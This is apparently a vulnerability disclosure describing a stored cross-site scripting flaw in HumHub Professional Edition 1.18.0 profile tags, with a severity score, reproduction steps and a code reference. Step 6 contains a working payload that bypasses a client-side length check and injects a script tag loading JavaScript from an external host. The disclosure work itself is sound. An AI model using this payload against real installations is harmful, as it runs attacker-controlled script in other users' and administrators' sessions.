Stored XSS in profile tags

Description

A stored cross-site scripting (XSS) vulnerability was identified in **HumHub Professional Edition** `1.18.0`. By default, users can add arbitrary tags to their profile, which are shown in the profile card when the page `/people` is visited. The tag names are not properly escaped in this view, causing an XSS vulnerability. Low-privileged authenticated attackers can insert malicious JavaScript into the system, which is later executed by other users, including administrators, in normal usage of the application.

Severity

CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:P/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N

Environment

HumHub Professional Edition Demo, at https://lassitesting.humhub.com

Version: 1.18.0


Created at https://saas.humhub.com/en/create on 23.2.2026

Steps to reproduce

Note: there's a 20 character limit on the tags. However, this is only checked client-side, and can easily be bypassed (step 4)

1. Log in to your **HumHub** instance with any user. In this example, the normal user `user1` was used, with no special privileges
2. Navigate to **top-right menu > Settings > General


3. Fill any value to the **Profile Tags** field




4. Intercept your browser's HTTP traffic in some way. This is to get around the 20 character limit on the tag name. In this example, Burp Proxy was used
5. Click **Save** and intercept the request `POST /user/account/edit-settings`
6. In the request POST body, change the parameter `AccountSettings[tags][]` value to be the following and forward the request:

```
AccountSettings%5Btags%5D%5B%5D=""><script+src%3dhttps%3a//useful-
writer.surge.sh/alert_domain.js></script>
```

7. See that the payload was successfully added as a tag despite the 20 character limit:



8. With any user, navigate to **People** to list all visible users and XSS fires. For example, below the administrator account `admin` navigates to the **People** view:



Code References

https://github.com/humhub/humhub/blob/351a5b2f5007e1ac106425e58c81f7160999fe4e/protected/humhub/modules/user/widgets/views/peopleCard.php#L47

External references

https://owasp.org/www-community/attacks/xss/
https://portswigger.net/web-security/cross-site-scripting